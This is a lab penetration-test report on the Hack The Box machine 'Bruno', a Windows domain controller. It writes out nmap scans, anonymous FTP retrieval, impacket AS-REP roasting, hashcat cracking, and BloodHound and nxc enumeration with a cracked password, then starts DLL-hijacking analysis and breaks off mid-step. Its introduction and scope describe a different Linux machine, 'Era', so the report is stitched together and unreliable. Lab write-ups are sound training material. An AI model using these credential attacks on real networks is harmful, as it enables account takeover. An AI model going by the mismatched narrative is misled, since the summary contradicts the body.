Bruno Report

Cover

Target: HTB Machine “Bruno” **Client:** HTB (Fictitious) **Engagement Date:** October 2025
Report Version: 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

Index

1. Introduction

Objective of the Engagement

The objective of this assessment was to evaluate the security posture of the "Era" machine, a Linux-based environment hosted on Hack The Box, by simulating adversarial techniques against its web and file transfer services. Our testing focused on identifying vulnerabilities in authentication mechanisms, file handling processes, and privilege escalation vectors. Through systematic enumeration and exploitation, we gained initial access, identified valid users, and ultimately achieved root-level control.

Scope of Assessment

- **Network Reconnaissance:** Initial probes using ICMP revealed a Linux host with a TTL of 63. Subsequent Nmap scans identified open ports 21 (FTP) and 80 (HTTP), indicating a web server and file transfer service.
- **Service Discovery & Credential Enumeration:** Virtual host enumeration with gobuster uncovered `file.era.htb`. Directory brute-forcing with ffuf revealed a hidden `register.php`, and a custom Python script identified valid users (`john` and `eric`). Security question manipulation via `reset.php` provided initial access.
- **Web Application Exploitation & Backup Analysis:** An Insecure Direct Object Reference (IDOR) vulnerability in `download.php` allowed access to a backup file containing a SQLite database (`filedb.sqlite`) with user hashes, cracked using John to obtain passwords for `yuri` and `eric`.
- **Privilege Escalation via Wrapper Exploitation:** Analysis of backup PHP files disclosed a vulnerable `download.php` endpoint with `ssh2.exec://` wrapper support. Authentication as `admin_ef01cab31aa` enabled remote code execution, granting a shell as `eric`.
- **Root Access through Binary Manipulation:** Examination of `/opt/AV/periodic-checks/monitor` and cron job logs revealed a signature verification process. A custom reverse shell was created, signed with extracted `.text_sig` data, and placed to exploit the cron job, achieving root access.

Ethics & Compliance

All testing activities were conducted within the Hack The Box platform, adhering to its rules of engagement and confined to the isolated "Era" environment. No production systems, user data, or external resources were impacted. This report is confidential, intended solely for personal learning and skill development, aiming to enhance cybersecurity knowledge and encourage secure coding practices.

2 Methodology

Initial Enumeration

The enumeration phase began with a detailed service and version scan targeting specific ports on the host `10.129.238.9` using `nmap` with the `-sVC` flag to identify running services, versions, and potential vulnerabilities:

```
sudo nmap -sVC -p
21,53,80,88,135,139,389,443,445,464,593,3268,3269,3389,9389,49664,49668,51
896,51897,62610,62615 10.129.238.9 -oN Target

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-27 19:02 UTC
Nmap scan report for 10.129.238.9
Host is up (0.041s latency).

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 06-29-22  04:55PM       <DIR>          app
| 06-29-22  04:33PM       <DIR>          benign
| 06-29-22  01:41PM       <DIR>          malicious
|_06-29-22  04:33PM       <DIR>          queue
| ftp-syst:
|_  SYST: Windows_NT
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time:
2025-10-27 19:03:05Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
(Domain: bruno.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:brunodc.bruno.vl, DNS:bruno.vl, DNS:BRUNO
| Not valid before: 2025-10-09T09:54:08
|_Not valid after:  2105-10-09T09:54:08
|_ssl-date: 2025-10-27T19:04:36+00:00; -1s from scanner time.
443/tcp   open  ssl/http      Microsoft IIS httpd 10.0
| tls-alpn:
|_  http/1.1
|_http-title: IIS Windows Server
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=bruno-BRUNODC-CA
```

```
| Not valid before: 2022-06-29T13:23:01
|_Not valid after:  2121-06-29T13:33:00
| http-methods:
|_  Potentially risky methods: TRACE
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: bruno.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:brunodc.bruno.vl, DNS:bruno.vl, DNS:BRUNO
| Not valid before: 2025-10-09T09:54:08
|_Not valid after:  2105-10-09T09:54:08
|_ssl-date: 2025-10-27T19:04:36+00:00; -1s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: bruno.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:brunodc.bruno.vl, DNS:bruno.vl, DNS:BRUNO
| Not valid before: 2025-10-09T09:54:08
|_Not valid after:  2105-10-09T09:54:08
|_ssl-date: 2025-10-27T19:04:36+00:00; -1s from scanner time.
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=brunodc.bruno.vl
| Not valid before: 2025-10-08T09:36:40
|_Not valid after:  2026-04-09T09:36:40
|_ssl-date: 2025-10-27T19:04:36+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: BRUNO
|   NetBIOS_Domain_Name: BRUNO
|   NetBIOS_Computer_Name: BRUNODC
|   DNS_Domain_Name: bruno.vl
|   DNS_Computer_Name: brunodc.bruno.vl
|   DNS_Tree_Name: bruno.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-10-27T19:03:56+00:00
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
51896/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
51897/tcp open  msrpc         Microsoft Windows RPC
62610/tcp open  msrpc         Microsoft Windows RPC
62615/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: BRUNODC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-10-27T19:03:56
|_  start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 101.27 seconds
```

The scan confirmed the host `brunodc.bruno.vl` (NetBIOS: `brunodc`, Domain: `bruno.vl`) is a Windows domain controller running Active Directory services. Notably, **anonymous FTP login was allowed** on port 21, exposing directories: `app`, `benign`, `malicious`, and `queue`.

Server name resolution:

```
10.129.238.9        brunodc.bruno.vl   brunodc  bruno.vl     bruno vl
```

FTP Anonymous Access and File Retrieval

Anonymous FTP access was confirmed on port 21. All accessible files were recursively downloaded using:

```
wget -m --no-parent ftp://10.129.238.9
```

The following files were retrieved:

```
-rw-rw-r-- 1 kali kali    156 Jun 29  2022 changelog
-rw-rw-r-- 1 kali kali    409 Jun 28  2022 SampleScanner.deps.json
-rw-rw-r-- 1 kali kali   7154 Jun 29  2022 SampleScanner.dll
-rw-rw-r-- 1 kali kali 174536 Jun 29  2022 SampleScanner.exe
-rw-rw-r-- 1 kali kali    163 Jun 28  2022
SampleScanner.runtimeconfig.dev.json
-rw-rw-r-- 1 kali kali    146 Jun 28  2022
SampleScanner.runtimeconfig.json
-rw-rw-r-- 1 kali kali      4 Jun 29  2022 test.exe
```

File contents were inspected:

```
kali@kali ~/workspace/Bruno/content [19:20:05] $ cat changelog
Version 0.3
- integrated with dev site
- automation using svc_scan

Version 0.2
- additional functionality

Version 0.1
- initial support for EICAR string
```

```
kali@kali ~/workspace/Bruno/content [19:17:49] $ cat SampleScanner.deps.json
{
  "runtimeTarget": {
    "name": ".NETCoreApp,Version=v3.1",
    "signature": ""
  },
  "compilationOptions": {},
  "targets": {
    ".NETCoreApp,Version=v3.1": {
      "SampleScanner/1.0.0": {
        "runtime": {
          "SampleScanner.dll": {}
        }
      }
    }
  },
  "libraries": {
    "SampleScanner/1.0.0": {
      "type": "project",
      "serviceable": false,
      "sha512": ""
    }
  }
}
```

```
kali@kali ~/workspace/Bruno/content [19:18:10] $ cat SampleScanner.runtimeconfig.dev.json
{
  "runtimeOptions": {
    "additionalProbingPaths": [
      "C:\\Users\\xct\\.dotnet\\store\\|arch|\\|tfm|",
      "C:\\Users\\xct\\.nuget\\packages"
    ]
  }
}
```

```
kali@kali ~/workspace/Bruno/content [19:19:03] $ cat SampleScanner.runtimeconfig.json
{
  "runtimeOptions": {
    "tfm": "netcoreapp3.1",
    "framework": {
      "name": "Microsoft.NETCore.App",
      "version": "3.1.0"
    }
  }
}
```

Using `strings` on `SampleScanner.dll` revealed a reference to `.NET Core 3.1`:

```
NETCoreApp,Version=v3.1
```

This indicated the application was a .NET Core executable, suitable for analysis with **ILSpy** or **dnSpy**.

A user path was discovered within the PDB file:

```
C:\Users\xct\source\repos\SampleScanner\obj\x64\Release\netcoreapp3.1\SampleScanner.pdb
```

```
wt3@
WrapNonExceptionThrows
.NETCoreApp,Version=v3.1
FrameworkDisplayName
SampleScanner
Release
1.0.0.0
1.0.0
%SampleScanner.Program+<PatternAt>d__0
RSDS
C:\Users\xct\source\repos\SampleScanner\obj\x64\Release\netcoreapp3.1\SampleScanner.pdb
SHA256
```

AS-REP Roasting Attempt on `xct`

An AS-REP roasting attack was attempted on the `xct` account (users with `DONT_REQ_PREAUTH` are vulnerable):

```
sudo impacket-GetNPUsers BRUNO.VL/xct -no-pass -dc-ip 10.129.238.9 -debug
```

The attempt failed — no hash was returned.

However, the `changelog` file contained a critical clue:

```
kali@kali ~/workspace/Bruno/content [19:20:05] $ cat changelog
Version 0.3
- integrated with dev site
- automation using svc_scan

Version 0.2
- additional functionality

Version 0.1
- initial support for EICAR string
```

It referenced the service account **`svc_scan`**.

Successful AS-REP Roasting on `svc_scan`


The AS-REP roasting attack was repeated on `svc_scan`:

```
sudo impacket-GetNPUsers BRUNO.VL/svc_scan -no-pass -dc-ip 10.129.238.9 -debug
```

A valid Kerberos hash was obtained:

The hash was cracked using `hashcat` (mode 18200) against `rockyou.txt`:

```
hashcat -m 18200 svc_scan.hash /usr/share/wordlists/rockyou.txt
```




Active Directory Enumeration with BloodHound

Using the cracked credentials, BloodHound was executed for domain reconnaissance:


```
sudo bloodhound-python -d bruno.vl -u 'svc_scan' -p 'Sunshine1' -dc
'brunodc.bruno.vl' -c all -ns 10.129.238.9
```

Key findings:

- `jeremy` has `GenericAll` over `svc_scan`



- `charles.young` is a member of **Domain Admins**



- Full user list:

```
kali@kali ~/workspace/Bruno/content/bloodhound [21:34:12] $ nxc smb 10.129.238.9 -u "svc_scan" -p "Sunshine1"  --users
SMB         10.129.238.9    445    BRUNODC          [*] Windows Server 2022 Build 20348 x64 (name:BRUNODC) (domain:bruno.vl) (signing:True) (SMBv1:False)
SMB         10.129.238.9    445    BRUNODC          [+] bruno.vl\svc_scan:Sunshine1
SMB         10.129.238.9    445    BRUNODC          -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.129.238.9    445    BRUNODC          Administrator                 2023-08-22 06:03:20 0       Built-in account for administering the computer/domain
SMB         10.129.238.9    445    BRUNODC          Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.129.238.9    445    BRUNODC          krbtgt                        2022-06-29 13:22:03 0       Key Distribution Center Service Account
SMB         10.129.238.9    445    BRUNODC          svc_net                       2022-06-29 13:35:45 0
SMB         10.129.238.9    445    BRUNODC          svc_scan                      2022-06-29 13:36:15 0
SMB         10.129.238.9    445    BRUNODC          Chloe.Ball                    2022-06-29 13:39:29 0
SMB         10.129.238.9    445    BRUNODC          Kayleigh.Patel                2022-06-29 13:39:32 0
SMB         10.129.238.9    445    BRUNODC          Donna.Harrison                2022-06-29 13:39:32 0
SMB         10.129.238.9    445    BRUNODC          Charles.Young                 2022-06-29 13:39:32 0
SMB         10.129.238.9    445    BRUNODC          Graeme.Grant                  2022-06-29 13:39:32 0
SMB         10.129.238.9    445    BRUNODC          Natalie.Anderson              2022-06-29 13:39:33 0
SMB         10.129.238.9    445    BRUNODC          Sam.Owen                      2022-06-29 13:39:33 0
SMB         10.129.238.9    445    BRUNODC          Jeremy.Singh                  2022-06-29 13:39:33 0
SMB         10.129.238.9    445    BRUNODC          Kieran.Day                    2022-06-29 13:39:34 0
SMB         10.129.238.9    445    BRUNODC          Hugh.Young                    2022-06-29 13:39:35 0
SMB         10.129.238.9    445    BRUNODC          [*] Enumerated 15 local users: BRUNO
```


Another AS-REP roastable account was identified: `svc_net`


```
sudo impacket-GetNPUsers BRUNO.VL/svc_net -no-pass -dc-ip 10.129.238.9 -debug
```


The `svc_net` hash was cracked using the same method:

SMB Share Enumeration and Writable Access

SMB shares were enumerated, revealing a writable share:



Files were downloaded from the `certENroll` share:




Web server scan with Nikto (ASP.NET/IIS):

.NET Application Analysis and DLL Hijacking


To analyze `SampleScanner.exe`, **Process Monitor (Procmon)** was used on a Windows analysis environment with the following filters:

```
1. Download and run Process Monitor from Sysinternals.
2. Filter for Target Executable:
   - Press Ctrl + L to open the filter.
   - Add: Process Name -> contains -> SampleScanner.exe
   - Add: Result -> is -> NAME NOT FOUND
   - Add: Path -> ends with -> dll
3. Run the Executable and observe DLL loading events.
4. Look for missing DLLs in writable directories.
```

Procmon revealed that `hostfxr.dll` was being loaded from a predictable path and was missing:



Using **dnSpy**, decompilation of `SampleScanner.dll` confirmed it dynamically loads assemblies from `C:\samples\queue\`:

